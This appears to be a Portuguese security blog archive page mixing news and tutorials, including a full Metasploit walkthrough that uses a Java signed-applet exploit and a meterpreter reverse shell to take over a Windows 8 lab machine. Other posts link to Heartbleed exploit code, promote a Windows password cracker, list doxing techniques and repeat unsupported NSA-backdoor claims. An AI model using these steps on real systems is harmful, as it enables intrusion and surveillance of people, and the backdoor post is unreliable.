Invasão no Windows 8 através do Java Signed Applet

Este vulnerabilidade permite ao invasor obter qualquer dado de um computador como Windows 8, pois através de engenharia social como induzir os usuários.

Detecção de Intrusos com SNORT - Back|Track 5R3

Sistema de detecção de intrusão , nada mais é do que uma ferramenta capaz de identificar tentativas de invasão em tempo real.

Hackeando e obtendo informações de dispositivos Android

Uma técnica de "hackear" os dispositivos moveis com o sistema operacional Android. Vamos utilizar a ferramente já conhecida por alguns, o Metasploit.

Mostrando postagens com marcador Hacking. Mostrar todas as postagens

quarta-feira, 18 de junho de 2014

O Facebook já anunciou que vai analisar o histórico dos seus usuários. Como impedir?


O Facebook já anunciou que vai analisar o histórico dos seus usuários, aprenda como evitar que a rede social faça isso com os seus dados.

A gigante de Palo Alto anunciou hoje (13), uma mudança significativa na rede social, o sistema do Facebook começará a analisar os hábitos de seus usuários mesmo quando eles não estiverem dentro da rede social. A razão para isso, é fornecer as empresas a possibilidade de exibir seus anúncios focados nos interesses recentes dos usuários.

O face vai ser capaz de acessar o histórico do navegador. Sendo assim quando você fizer uma busca sobre maquiagem por exemplo no Google, o Facebook vai saber que você é um potencial consumidor de maquiagem. Mesmo que você fale pouco sobre isso para os seus amigos na rede social, assim ele mostrará assuntos referentes a maquiagem, e é claro esse tipo de anúncio fará com que você compre mais. (A maquiagem é apenas um exemplo, pode ser substituído por qualquer outro tipo de produto).

Como fugir disso?
Acesse o site Digital Advertising Alliance. Ele vai analisar o seu navegador e te mostrar uma lista das empresas que fazem análise dos seus dados.
Na lista, basta escolher o Facebook (ou qualquer outra empresa que você não queira mais que analise sua navegação). Depois é só clicar no botão “Submit your choices” (enviar suas escolhas, em inglês).
Fazendo isso, você seleciona quais serviços não deverão ter acesso a essas informações.

E nos celulares?
Em dispositivos móveis, também é possível. No iOS basta entrar em “Ajustes”, em seguida “Geral”, depois “Restrições” e ir no menu “Publicidade”. É só acionar “Limitar Publicidade Rastreada”.
No Android, o caminho é “Config. Google”, em seguida “Anúncios”, depois “Desativar anúncios c/ base em interesses”. Pronto. Depois disso nenhum aplicativo poderá fornecer anúncios com base na análise de navegação.

FONTE : fatosdesconhecidos.com.br/
sábado, 17 de maio de 2014

Vamos falar de HEARBLEED S2


Heartbleed é um bug de segurança na biblioteca OpenSSL criptografia de código aberto,
que é amplamente utilizado para implementar o Internet Transport Layer Security (TLS) protocolo.
Resultados Heartbleed de validação de entrada imprópria ( devido a uma limites ausentes cheque)
na implementação do Transport Layer Security (TLS) extensão batimentos cardíacos, o coração estar por trás do nome do bug. Esta vulnerabilidade é classificada como um buffer over-read.

"Esta falha permite que um atacante remoto recupere memória privada de um aplicativo que usa a biblioteca OpenSSL vulnerável em pedaços de 64k de cada vez."

A versão fixa do OpenSSL foi lançado em 07 de abril de 2014 , ao mesmo tempo que Heartbleed foi divulgada publicamente . Naquela época, cerca de 17 por cento ( cerca de meio milhão ) de servidores Web seguros da Internet certificados por autoridades confiáveis ​​, acreditava-se ser vulnerável ao ataque , permitindo o roubo de " chaves privadas e dos usuários dos servidores de cookies de sessão e senhas.

Um dos principais objetivos dos atacantes, é obter logins e senhas de acesso a contas de e-mail, mas, não para por ai. O SSL/TLS é também responsável pela comunicação segura de e-mail, mensagem instantânea e as VPNs (Virtual Private Networks).’

A falha Heartbleed não encontra-se no protocolo SSL/TSL, mas sim na biblioteca OpenSSL.

Quais versões do OpenSSL são afetados?

Estatuto dos diferentes versões:

OpenSSL 1.0.1   através 1.0.1f (inclusive) são vulneráveis 
OpenSSL 1.0.1g não é vulnerável 
OpenSSL 1.0.0   ramo não é vulnerável 
OpenSSL 0.9.8   ramo não é vulnerável

OpenSSL 1.0.1g foi liberado para resolver esta vulnerabilidade. Quaisquer chaves geradas com uma versão vulnerável do OpenSSL deve ser considerada comprometida e regenerado e implantado após o patch foi aplicado.

Sistemas operacionais? 


Algumas distribuições de sistemas operacionais já fornecidos com a versão OpenSSL são potencialmente vulnerável: 

Debian Wheezy (estável), OpenSSL 1.0.1e-2 + deb7u4 
Ubuntu 12.04.4 LTS, OpenSSL 1.0.1-4ubuntu5.11 
CentOS 6.5, OpenSSL 1.0.1e-15 
Fedora 18, OpenSSL 1.0.1e-4 
OpenBSD 5.3 (OpenSSL 1.0.1c 10 de maio de 2012) e 5,4 (OpenSSL 1.0.1c 10 de maio de 2012) 
FreeBSD 10.0 - 1.0.1e OpenSSL 11 fev 2013 
NetBSD 5.0.2 (OpenSSL 1.0.1e) 
OpenSUSE 12.2 (OpenSSL 1.0.1c) 

Distribuição do sistema operacional com as versões que não são vulneráveis​​: 

Debian Squeeze (oldstable), OpenSSL 0.9.8o-4squeeze14 
SUSE Linux Enterprise Server 
FreeBSD 8.4 - 0.9.8y OpenSSL 05 de fevereiro de 2013 
FreeBSD 9.2 - 0.9.8y OpenSSL 05 de fevereiro de 2013 
FreeBSD 10.0p1 - 1.0.1g OpenSSL (Na 08 abril 2014 18:27:46 UTC) 
FreeBSD - 1.0.1g OpenSSL (Pelo 7 abr 2014 21:46:40 UTC)

Entenda :

.

SCAN + EXPLOIT Heartbleed OpenSSL
http://pastebin.com/nfr3ivGk


SOURCE EXPLOIT - Heartbleed
http://pastebin.com/vznDZDS0

REF:
http://blog.inurl.com.br/2014/05/vamos-falar-de-hearbleed-s2.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
https://en.wikipedia.org/wiki/Heartbleed
https://www.openssl.org/news/secadv_20140407.txt
http://heartbleed.com/

terça-feira, 11 de março de 2014

Snowden: "A NSA está colocando fogo no futuro da Internet"


Edward Snowden, o ex-analista da CIA que ficou conhecido por revelar o escândalo massivo de espionagem do governo americano, fez nesta segunda-feira, 10, sua primeira aparição pública ao vivo para o público dos Estados Unidos, via Google Hangouts. A apresentação aconteceu durante o SXSW, que acontece em Austin.

Durante o evento, Snowden voltou a ressaltar a importância do respeito aos direitos da privacidade na internet. Para isso, ele defende que não apenas os governos deixem de espionar, mas que haja um investimento maior de empresas e desenvolvedores em criptografia.

Nos últimos meses, muitas informações apontavam para um rumor de que o governo americano, por meio da NSA (Agência Nacional de Segurança), seria capaz de quebrar a maioria dos tipos de criptografia existentes. Snowden, no entanto, não crê que isso esteja acontecendo de fato.

Para reafirmar sua posição sobre encriptação, ele diz que até agora o governo dos Estados Unidos não sabem quais documentos sigilosos foram vazados para jornalistas. "Eles não sabem o que foi repassado porque criptografia funciona. Precisamos pensar nela não como uma arte das trevas, mas como uma proteção contra as artes das trevas", afirmou ele.

Ele rejeita a ideia de que a NSA possua um sistema superpoderoso, capaz de quebrar qualquer tipo de criptografia. Na verdade, o que ele acha mais perigoso e mais próximo da realidade, é que o governo americano simplesmente rouba as chaves de encriptação.

"Eu acho que a criptografia irá se manter, a menos que tenhamos saltos massivos no entendimento de matemática e física", afirmou ele.

Por fim, ele voltou a atacar as práticas da NSA, afirmando que eles estão "colocando fogo no futuro da Internet", e as pessoas que assistiam as transmissões são "os bombeiros". "Precisamos de sua ajuda para corrigir isso".

Ele também reafirmou que não se arrepende do que fez, mesmo depois de ser praticamente expulso do seu país. "Independente do que acontecer comigo. Isso é algo a que nós temos direito. Eu jurei apoiar e defender a Constituição (dos Estados Unidos) e eu a vi sendo violada em escala massiva", disse, sem mostrar nenhum arrependimento com sua situação.

Quem quiser assistir ao vídeo na íntegra pode conferir abaixo (em inglês, com problemas no áudio):


FONTE : olhardigital.uol.com.br/

terça-feira, 11 de fevereiro de 2014

SYSKEY: Está no seu Windows, protege seu PC e você não usa?


O Syskey é uma ferramenta que passou a ser nativa dos sistemas da Microsoft desde o Windows 2000 XP e tem como função adicionar um nível de segurança no pré-carregamento do sistema. Não confundam esta ferramenta com a senha do Setup, que também pode ser quebrada com facilidade.

Como funciona o Syskey

Os sistemas da Microsoft possuem um banco de dados chamado SAM, onde ficam armazenadas as contas de usuários. Com o Syskey ativo, este banco fica criptografado com uma senha única, ou seja,  não importa se você conhece a senha do usuário, pois sem a chave para descriptografar o SAM, o sistema não será carregado e, portanto, nem chegará a carregar as contas de usuários.

Imagine que as senhas do seu computador são cartões de acesso que estão dentro de um cofre, que por sua vez possui uma chave para ser aberto. Para acessar o computador, você precisará pegar o seu cartão e para isso precisará da chave do cofre. Essa explicação recorda um detalhe: se tiver mais de um usuário deste computador, TODOS  eles precisarão dessa chave, pois ela é única. Além disso, vale lembrar que os dados do computador não são criptografados com o SYSKEY, portanto, ele só dificulta o acesso ao sistema, mas os dados poderão ser lidos a partir de outro computador / SO. Para criptografar seus dados, aconselho o uso do Bitlocker, como demonstro neste artigo.

Agora que sabemos o que ele faz, vamos ativá-lo:



Vá ao EXECUTAR, escreva SYSKEY e aperte ENTER, logo abrirá a janela de ativação do recurso, como mostra a imagem abaixo:


Clique em ATUALIZAR e na nova janela selecione e opção INICIALIZAÇÃO DE SENHA


Agora, basta inserir a sua senha, confirmá-la e clicar em OK. Aparecerá uma mensagem de ativação da criptografia, clique em OK e reinicie o PC.

Pronto! Sempre que ligar o seu computador, precisará inserir a chave Syskey e só depois a sua senha de usuário.

Esta chave não é inquebrável, mas cria um nível de segurança extra ao seu sistema, sendo mais complexa que a senha comum. Bisbilhoteiros terão mais dificuldade para acessar o seu computador e a maioria desiste.

Espero que tenham gostado da dica. Deixem seus comentários e críticas.

Fonte  : ProfissionaisTI

sábado, 25 de janeiro de 2014

Invasão no Windows 8 através do Java Signed Applet

Este vulnerabilidade permite ao invasor obter qualquer dado de um computador como Windows 8, pois através de engenharia social como induzir os usuários a clicaram em links através de textos os imagens esta vulnerabilidade pode ser explorada.

Conscientize amigos e colegas de trabalho para se atentarem aos links que recebem via e-mail, facebook e ente outros para evitarem se serem vítimas desta vulnerabilidade.

Uma forma de evitar é manter sempre o Windows e o Antivirus devidamente atualizados.

Dados Técnicos:

Kali Linux: 10.10.10.130
Windows 8: 10.10.10.129

Passo 01

Execute o MSF Console

root@kali:~# msfconsole


Passo 02

Utilize o exploit java_signed_applet


msf > use exploit/multi/browser/java_signed_applet


Passo 04

Defina o servidor Kali Linux (10.10.10.130) como conexão principal do exploit java_signed_applet

msf exploit (java_signed_applet) > set SRVHOST 10.10.10.130


Passo 05

Defina a porta do servidor Kali Linux (8080) como conexão principal do exploit java_signed_applet

msf exploit (java_signed_applet) > set SRVPORT 8080


Passo 06

Utilize o PAYLOAD reserve_tcp para estabelecer a conexão entre o host e o servidor


msf exploit (java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp


Passo 07

Defina o servidor Kali Linux (10.10.10.130) como conexão principal para o PAYLOAD reverse_tcp


msf exploit (java_signed_applet) > set LHOST 10.10.10.130


Passo 08

Defina a porta do servidor Kali Linux (10.10.10.130) como conexão principal para o PAYLOAD reverse_tcp


msf exploit (java_signed_applet) > set LPORT 4444


Passo 09

Execute o exploit para gerar a URL a ser acessada pelo Windows 8 (http://10.10.10.130:8080/clR8lKjmGpiSXqQ)

msf exploit (java_signed_applet) > exploit


Passo 10


No Windows 8 ao realizar o acesso ao link (http://10.10.10.130:8080/clR8lKjmGpiSXqQ) será exibida uma janela de Advertência de Segurança, aceite o Risco e clique em Executar


Passo 11


Observe que a conexão foi estabelecida com o servidor


Passo 12

Execute o comando sessions para exibir as sessões de conexão

msf exploit (java_signed_applet) > sessions


Passo 13

Estabeleça a conexão na sessão 1


msf exploit (java_signed_applet) > sessions -i 1


Passo 14

Com a conexão estabelecido digite comando utilizados no windows como o ipconfig para visualizar as conexões de rede


meterpreter > ipconfig


Passo 15

Utilize o comando sysinfo para exibir as Informações de Sistema, como o Nome do Computador e versão do Sistema Operacional


meterpreter > sysinfo

Passo 16

Execute o comando shell para exibir o console do Windows 8


meterpreter > shell


Passo 17

Liste todos arquivos/diretórios que estão no Desktop


C:\Users\Marcos\Desktop>dir


Passo 18

Crie o diretório 100SECURITY


C:\Users\Marcos\Desktop>mkdir 100SECURITY


Passo 19


Como pode visualizar o diretório 100SECURITY foi criado com sucesso


FONTE : 100security.com.br

segunda-feira, 4 de novembro de 2013

Novo malware pode ser o primeiro transmitido pelo ar

Um pesquisador de segurança diz ter encontrado um novo tipo de malware que pode afetar alguns dos níveis mais baixos da sua máquina. Este bit de código malicioso pode ser o primeiro exemplo de um vírus de computador que é transmitido pelo ar.

Não, o vírus não entra por downloads Wi-Fi, mas de sinais de entrada convertidos em código pelo microfone do seu notebook. O novo malware foi apelidado de “badBIOS” por Dragos Ruiu, o pesquisador de segurança que diz ter identificado a ameaça.

Ruiu disse recentemente ao Ars Technica que ele esteve rastreando o badBIOS nos últimos três anos. Desde que o vírus é declaradamente um pedaço de código, tudo o que ele tem até o momento é uma teoria de trabalho sobre como o malware funciona.

O único detalhe intrigante sobre o badBIOS é que Ruiu é a única pessoa que faz tais afirmações, e ele ainda não produziu provas suficientes para que outros pesquisadores de segurança pudessem examinar de forma independente.

Mas Ruiu, que organiza as conferências de segurança CanSecWest e PacWest, é respeitado o suficiente para que muitos colegas pesquisadores não hesitem em desacreditar completamente de suas reivindicações como sendo pura fantasia.

Ainda assim, sem verificação independente das afirmações de Ruiu, é impossível saber com certeza se o badBIOS é real ou não.


Veja a explicação mais detalhada abaixo:

Como o próprio nome sugere, o badBIOS infecta a BIOS do seu PC – o pequeno pedaço de firmware que prepara a máquina antes de iniciar o sistema operacional. Se você alguma vez já pressionou uma tecla como o F2 logo após o seu computador iniciar e, em seguida, foi para uma tela que parece que foi construída sobre um Commodore Vic 20, essa é a BIOS.

Uma vez que uma máquina é infectada, o badBIOS começa a trabalhar na inserção de código malicioso dentro do próprio sistema operacional.

Um malware que começa atacando pela BIOS não é algo inédito, mas a maioria dos códigos maliciosos normalmente atacam os pontos fracos em alvos padrão que vivem dentro do sistema operacional, como o Adobe Reader ou um plugin para o navegador do Java.

Um vírus para a BIOS pode ser mais eficaz, já que é mais difícil de rastrear, e corrigi-lo está além da capacidade da maioria dos usuários de PC.

Mas o que realmente diferencia o badBIOS dos demais é que ele supostamente é capaz de permanecer intacto se alguém reinstalar o firmware BIOS (conhecido como flashing).

O badBIOS também independe de uma plataforma, o que significa que pode infectar e trabalhar em uma ampla gama de sistemas operacionais que incluem Windows, OS X, Linux e BSD, de acordo com Ruiu.

O malware pode infectar uma máquina em uma de duas maneiras, de acordo com a teoria atual do pesquisador. Ele pode invadir uma máquina por meio de um USB infectado ou por meio do envio de sinais de alta frequência, captados pelo microfone de um PC infectado.

Deixe-nos saber o que acha do novo tipo de Malware nos comentários.

FONTE : engenhariae.com.br

terça-feira, 1 de outubro de 2013

Gadget de US$100 que bloqueia NSA

John McAfee, grande empresário, já se envolveu em diversos escândalos como o fato de ser suspeito de um assassinato e de ter contratado hackers para espionagem, agora ele veio com a ideia de “disponibilizar privacidade”. Vivemos em uma era que privacidade é um termo quase esquecido, mas há quem diga que pode existir.

Gadget é uma geringonça que tem uma função específica, nesse caso esse gadget se comunica com notebooks, smartphones e outros aparelhos eletrônicos, cria uma rede descentralizada que não pode ser acessada por órgãos do governo e faz comunicação com ela.

Ele afirma que: “Não haverá maneira [para o governo] para dizer quem você é ou onde você está.”

O aparelho parece sair de um filme, mas a ideia é fácil de ser compreendida. Segundo o site The Verge, o aparelho cria pequenas redes privadas que são como uma rede inacessível pelos outros, de forma errônea podemos comparar a uma VPN para ficar mais fácil de entender. O gadget fornece uma rede dinâmica e permite que os usuários se comuniquem entre si. O dispositivo alcança 3 blocos e todos que estão dentro desses blocos podem se comunicar entre si.

Foi afirmado que o projeto é antigo, mas só agora se intensificou. Um protótipo deverá sair até o próximo semestre. ”Nós temos o projeto em prática, estamos à procura de parceiros para o desenvolvimento do hardware “, explica ele.

Algumas pessoas passaram a perguntar sobre seu uso ilícito e John comparou o seu gadget a uma simples telefone. “Claro que vai ser usado para fins nefastos, assim como o telefone é usado para fins nefastos.” Se o dispositivo for proibido nos EUA, a McAfee diz que ele vai simplesmente vendê-lo na Inglaterra, no Japão e outros lugares.

Sabemos que o projeto é ousado, mas só podemos esperar para essa tal bugiganga entrar no mercado para conferirmos de perto, quem sabe aja esperança nesse mundo sem privacidade.

quarta-feira, 11 de setembro de 2013

Agência de Espionagem tem Total Acesso aos Computadores dos Usuários do Windows


A NSA, a maior organização de espionagem do mundo, tem acesso a todos os sistemas operacionais de Windows desde o lançamento do Windows 95, de acordo com grave manchete de ontem no WND, um dos maiores sites conservadores dos EUA.

A porta de entrada da NSA (National Security Agency, que significa Agência de Segurança Nacional do governo dos EUA) no Windows é na verdade uma porta secreta nos fundos do sistema, um driver que permite que a NSA tenha total acesso ao sistema operacional do usuário, conforme denúncia em inglês do WND.

Anos atrás, a China foi acusada de instalar um programinha espião em computadores fabricados em instalações chinesas. Da China comunista, nada de melhor se poderia esperar. Monitoração de todos os cidadãos é comportamento padrão das ditaduras.

Contudo, dos EUA, que apregoam ao mundo liberdade e democracia, espera-se mais. Eu, pelo menos, como cristão, esperava muito mais de uma nação com fortes raízes cristãs.

E eu esperava mais da Microsoft, uma empresa que sempre cobrou muito caro pelo seu sistema operacional Windows. O mínimo a que o cliente tem direito pelo preço que paga é privacidade, não ser entregue de bandeja a uma organização de espionagem.

Afinal, a Microsoft sempre alertava contra o Windows pirata, que poderia, de acordo com eles, tornar o computador do usuário vulnerável a vírus e invasões. Supostamente, o produto comprado ofereceria completa proteção.

A Microsoft deixou os clientes na mão.

Você pode ter um sistema e segurança que camufla seu IP, protegendo assim seu computador da monitoração do governo do Brasil, de Cuba, da Coreia do Norte, etc. Mas a invasão mais violenta já está garantida, num driver de fabricação da própria Microsoft.

Enquanto os outros países precisam criar vírus e outros meios para invadir computadores alheios para espionar, a porta de entrada da NSA no Windows está ali instalada confortavelmente para todo e qualquer uso do Big Brother americano.

Se o espiãozinho da NSA já está presente desde o Windows 95, por que então seis anos depois os sofisticados espiões americanos não conseguiram detectar os terroristas islâmicos responsáveis pelo ataque de 11 de setembro de 2001?

Talvez o alvo não seja verdadeiramente os islâmicos. Prova disso é que o atual diretor da CIA é islâmico.

Espero que algum hacker inteligente nos ajude a acabar com a “inteligência” dos espiõezinhos da NSA, CIA, e outras agências americanas no Windows.

Enquanto isso, eu, como seguidor de Jesus Cristo, oro para que Ele me livre de toda armadilha instalada no Windows. Declaro diante de Deus como Davi, que orava:

“Pois Tu tens sido o meu refúgio, uma fortaleza diante do meu inimigo.” (Salmos 61:3 KJA)

Fortaleza é um lugar no alto, como uma torre de castelo, onde você ficava longe e protegido dos inimigos.

Nesta era de espiões e inimigos virtuais, Deus não mudou em seu poder de proteção. As grandes agências de espionagem, até mesmo a NSA, que se vê como todo-poderosa, é menos do que uma pulga diante do Deus Todo-poderoso.

Cada vez que ligarmos nosso computador, oremos: “Senhor, Te declaro meu castelo forte de proteção no meu trabalho e atividades online.”

Não há nada que a NSA, a CIA, a KGB e o governo do Brasil possam fazer para furar a barreira de proteção ao redor de quem se submete à proteção do Deus Altíssimo.

Fonte:http://juliosevero.blogspot.com.br

sábado, 13 de julho de 2013

O que está Doxing e como ele é feito?

No mundo moderno, a Internet tornou-se um lugar maravilhoso para se adquirir conhecimento, trocar idéias, compartilhar informações, fazer novos amigos e outros enfeites. Mesmo assim, você pode fazer tudo isso por permanecer anônimo por trás de seu monitor, sua identidade da vida real e os dados pessoais pode ainda estar correndo o risco de cair nas mãos de estranhos. Este é o lugar onde o termo "doxing" entra em jogo!

O que é Doxing?


Doxing simplesmente refere-se ao processo de coleta de informações ou deduzir de outras pessoas, tais como nome, idade, e-mail, endereço, número de telefone, fotografias, etc usando fontes disponíveis ao público, como a Internet. Em outras palavras, doxing é o ato de usar a Internet para procurar informações pessoais sobre uma pessoa.

Doxing é feito, inicialmente, levando um pedaço de informação (como "nome" ou "e-mail") e mantê-lo como uma base para descobrir outros detalhes possíveis sobre a pessoa. O termo "doxing" é derivado do "documento traçando" palavra que significa para recuperar documentos sobre uma pessoa ou empresa, a fim de aprender mais sobre eles.

Doxing Técnicas:


Hoje, a Internet tem crescido a um tamanho tal que ele contém quase todas as informações que você jamais imaginou! Tudo que você tem a fazer é usar as técnicas corretas para procurar o que deseja. Aqui está uma lista de técnicas que são mais utilizadas por geeks da Internet e hackers éticos doxing:

Usando o Google:


Google é, sem dúvida, uma ferramenta poderosa que desempenha um papel-chave na doxing. Desde que o Google indexa quase qualquer coisa na internet (às vezes até mesmo as informações privadas), é possível dox para detalhes como id e-mail, endereço, números e fotografias de uma pessoa ou empresa de telefonia. Depois de obter os resultados da pesquisa para a sua consulta, examinar cuidadosamente a parte descrição que na maioria dos casos conter a informação que você está procurando.

Sites de redes sociais:


Como a maioria dos usuários da Internet são encontrados para ser ativo nas mídias sociais, sites de redes sociais, como Facebook e LinkedIn fornecer uma mina de ouro virtual de informações necessárias para executar doxing. Como a maioria dos usuários não estão cientes dos problemas de segurança on-line, eles têm configurações de privacidade fracos no seu perfil. Isto torna mais fácil para os atacantes para obter acesso a informações pessoais, como fotografias, nomes reais, localização, trabalho, o nome do parceiro, etc


Reverse Cell Phone Lookup:


A " Reverse Cell Phone Lookup "é simplesmente um processo de encontrar informações pessoais de alguém, tais como nome, idade, endereço e informações relacionadas, usando seu número de telefone celular e vice-versa. Existem muitos serviços online lá fora, como registro de telefone celular que fornecem acesso aos detalhes pessoais sobre uma determinada pessoa com base em sua / seu telefone, nome e e-mail ID.

Whois Buscas:


Se uma pessoa ou empresa tem um site (ou nome de domínio) associados a eles, você pode facilmente realizar uma "pesquisa whois" para o seu site para obter dados pessoais, como nome completo, endereço, e-mail e número de telefone. Basta visitar whois.domaintools.com e digite o nome de domínio para o qual você deseja realizar uma pesquisa whois. Ela vai mostrar todos os detalhes associados ao nome de domínio.

Por que alguém iria querer realizar Doxing?


A maioria das pessoas realizam doxing por curiosidade geral sobre uma pessoa ou empresa. No entanto, existem algumas mentes perversas lá fora que fazem isso com o propósito de chantagem ou vingança, expondo a informação que reunimos sobre a pessoa.


Quais são as consequências de Doxing?


Pode ser um pouco irritante e constrangedor quando os dados privados cair nas mãos de pessoas que não estão destinados a ter acesso a essas informações. No entanto, as coisas podem ir ainda pior se a informação doxed tais como as atividades de uma pessoa social, histórico médico, preferência sexual e outros pedaços vitais de informação seja tornada pública. Isso pode ter uma séria ameaça à saúde, à vida ou relacionamento da vítima.

Passos para se proteger de Doxing:


A seguir estão algumas das peças mais comumente alvo de informações que podem ser facilmente obtidos através doxing:


  • Nome Completo
  • Idade, sexo e data de nascimento
  • Localização e local de nascimento
  • Endereços de e-mail e nome de usuário
  • Número de telefone
  • Perfis de redes sociais, sites e blogs


Assim, é sempre uma boa prática para manter os bits acima de informação escondida. Mesmo que ele não é possível fazer isso em todos os casos, você ainda pode ter o cuidado de proteger o máximo de informações que puder de ir a público. Você pode considerar as seguintes dicas adicionais para maior proteção:


  1. Não faça upload de fotografias pessoais em álbuns da web, como "Picasa". Mesmo se você fizer isso, certifique-se de que o seu álbum está escondido dos motores de público e de pesquisa.
  2. Se você não pretende mostrar o seu perfil nos motores de busca, é uma escolha sábia para fazer todos os perfis de Internet privado.
  3. Maximizar as configurações de privacidade de seus perfis de redes sociais. Certifique-se de que os seus álbuns e fotografias individuais têm suas configurações de privacidade configurado.
  4. Não use o mesmo endereço de e-mail para todas as contas. Em vez disso, criar IDs de e-mail separadas para atividades individuais, tais como jogos, participação no fórum, banca responsável, etc


É Doxing um Crime?


Doxing definitivamente não é um crime, quando utilizado dentro dos padrões éticos e nenhum dano é causado a qualquer um. No entanto, se doxing é feito para causar dano intencional, como o assédio, chantagem ou vingança que poderia muito bem ser considerado uma ofensa.


quarta-feira, 1 de maio de 2013

Download ophcrack 3.4.0 (Descubrar senhas do Windows)

Lançado a versão 3.4.0 do melhor programa cracker da história para descobrir senhas de usuários no Windows. O mais interessante é que ele não quebra a senha, SIM ELE DESCOBRE!


"What is ophcrack?

Ophcrack is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms."

UPDATE 20/10/2013
Versão 3.6.0

sábado, 13 de abril de 2013

Como detectar intrusos em sua rede sem fio.

Atualmente violar a segurança de um roteador é simples, existem inúmeras aplicações, "dicionários" para diferentes plataformas mostrar-lhe a senha padrão do roteador. Para usuários mais avançados, há cd's que rodam em modo live (wifiway, Beini, recuar, wifislax, etc) que capturar pacotes até a senha do roteador...


Como disse antes que alguém com habilidades é capaz de obter a senha de uma rede sem fio. Por essa razão, vou mostrar como podemos detectar intrusos em nossa própria rede sem fio.

Para fazer isso, vamos utilizar um aplicativo maravilhoso chamado Watcher Rede Wiresless


O que é Watcher Rede Wiresless?
Ele é um pequeno utilitário que varre sua rede sem fio e exibe a lista de todos os computadores e dispositivos conectados à rede.
Para cada computador ou dispositivo que se conecta à rede, exibir as seguintes informações:

  • Endereço IP
  • Endereço MAC
  • Empresa que fabricou a placa de rede
  • Opcionalmente, o nome do computador.

Você também pode exportar a lista de dispositivos conectados em HTML / XML / CSV / texto, ou copiar a lista para a área de transferência e cole em Excel ou um aplicativo de planilha.

O melhor de tudo, ele não requer instalação !

FOTO : 


Eu recomendo executar esta tarefa, muitas vezes, de modo que você pode evitar situações desconfortáveis.


quinta-feira, 28 de março de 2013

Entenda o ataque que quase derrubou a internet nesta semana


O ataque que quase paralisou a internet revelou uma nova tática dos criminosos. Em vez de atacar diretamente o alvo, eles miraram a infraestrutura da rede.

São Paulo — O maior ataque cibernético da história da internet parece ter dado uma trégua na tarde de quarta-feira, depois de deixar a rede lenta em muitos países. Mas especialistas alertam que agressões ainda mais intensas podem acontecer e paralisar partes da internet no mundo.

Esse ataque marcou a inauguração de uma nova tática. Em vez de mirar diretamente seu alvo, os criminosos alvejaram a infraestrutura da rede, o que aumentou muito a intensidade da agressão. O episódio fez acender o sinal amarelo para muitas empresas que operam serviços de datacenter e de telecomunicações. A dificuldade em combater esse tipo de agressão e identificar os responsáveis mostra que não é fácil evitar esse tipo de problema.

O ataque começou tendo como alvo uma empresa europeia de combate ao spam, a Spamhaus. Mas acabou se multiplicando e afetando até serviços populares, como a Netflix. Na Europa, ele causou lentidão no acesso à rede para milhões de usuários.

Não se sabe, com certeza, quem está por trás desses ataques. A Spamhaus mantém listas atualizadas de servidores que enviam spam. Essas listas são vendidas a produtores de software de segurança e a provedores da internet. São usadas pelos programas antispam para filtrar os e-mails. A empresa, é claro, é odiado pelos spammers. 

Nas últimas semanas, houve uma briga entre a Spamhaus e a companhia de serviços de datacenter holandesa CyberBunk, que acusa a Spamhaus de tê-la incluído indevidamente na lista de spammers. A Spamhaus, por sua vez, diz que a CyberBunk está por trás dos ataques, mas não há provas disso.

"Maior ciberataque da História" deixa internet lenta em todo o mundo


Briga entre grupo que luta contra o avanço do spam e empresa que abriga sites causou ataques que atingiram a estrutura central da rede

A internet ficou mais lenta ao redor do mundo nesta quarta-feira devido ao que especialistas em segurança chamaram de maior ciberataque da História. Uma briga entre um grupo que luta contra o avanço do spam e uma empresa que abriga sites deflagrou ataques cibernéticos que atingiram a estrutura central da rede.

O episódio teve impacto em serviços como o Netflix - e especialistas temem que possa causar problemas em bancos e serviços de e-mail. Cinco polícias nacionais de combate a crimes cibernéticos estão investigando os ataques.


O grupo Spamhaus, que tem bases em Londres e Genebra, é uma organização sem fins lucrativos que tenta ajudar provedores de email a filtrar spams e outros conteúdos indesejados. Para conseguir seu objetivo, o grupo mantém uma lista de endereços que devem ser bloqueados - uma base de dados de servidores conhecidos por serem usados para fins escusos na internet.

Recentemente, o Spamhaus bloqueou servidores mantidos pelo Cyberbunker, uma empresa holandesa que abriga sites de qualquer natureza, com qualquer conteúdo - à exceção de pornografia ou material relacionado a terrorismo.

Sven Olaf Kamphuis, que diz ser um porta-voz da Cyberbynker, disse em mensagem que o Spamhaus estava abusando de seu poder, e não deveria ser autorizado a decidir "o que acontece e o que nao acontece na internet".

O Spamhaus acusa a Cyberbunker de estar por trás dos ataques, em cooperação com "gangues criminosas" do Leste da Europa e da Rússia. A Cyberbunker não respondeu à BBC quando contactada de forma direta.

"Trabalho imenso"

Steve Linford, executivo-chefe do Spamhaus, disse à BBC que a escala do ataque não tem precedentes. "Estamos sofrendo este ciberataque por ao menos uma semana". "Mas estamos funcionando, não conseguiram nos derrubar. Nosso engenheiros estão fazendo um trabalho imenso em manter-nos de pe. Este tipo de ataque derruba praticamente qualquer coisa".

Linford disse à BBC que o ataque estava sendo investigado por cinco polícias cibernéticas no mundo, mas afirmou que não poderia dar mais detalhes, já que as polícias envolvidas temem se alvos de ataques também.

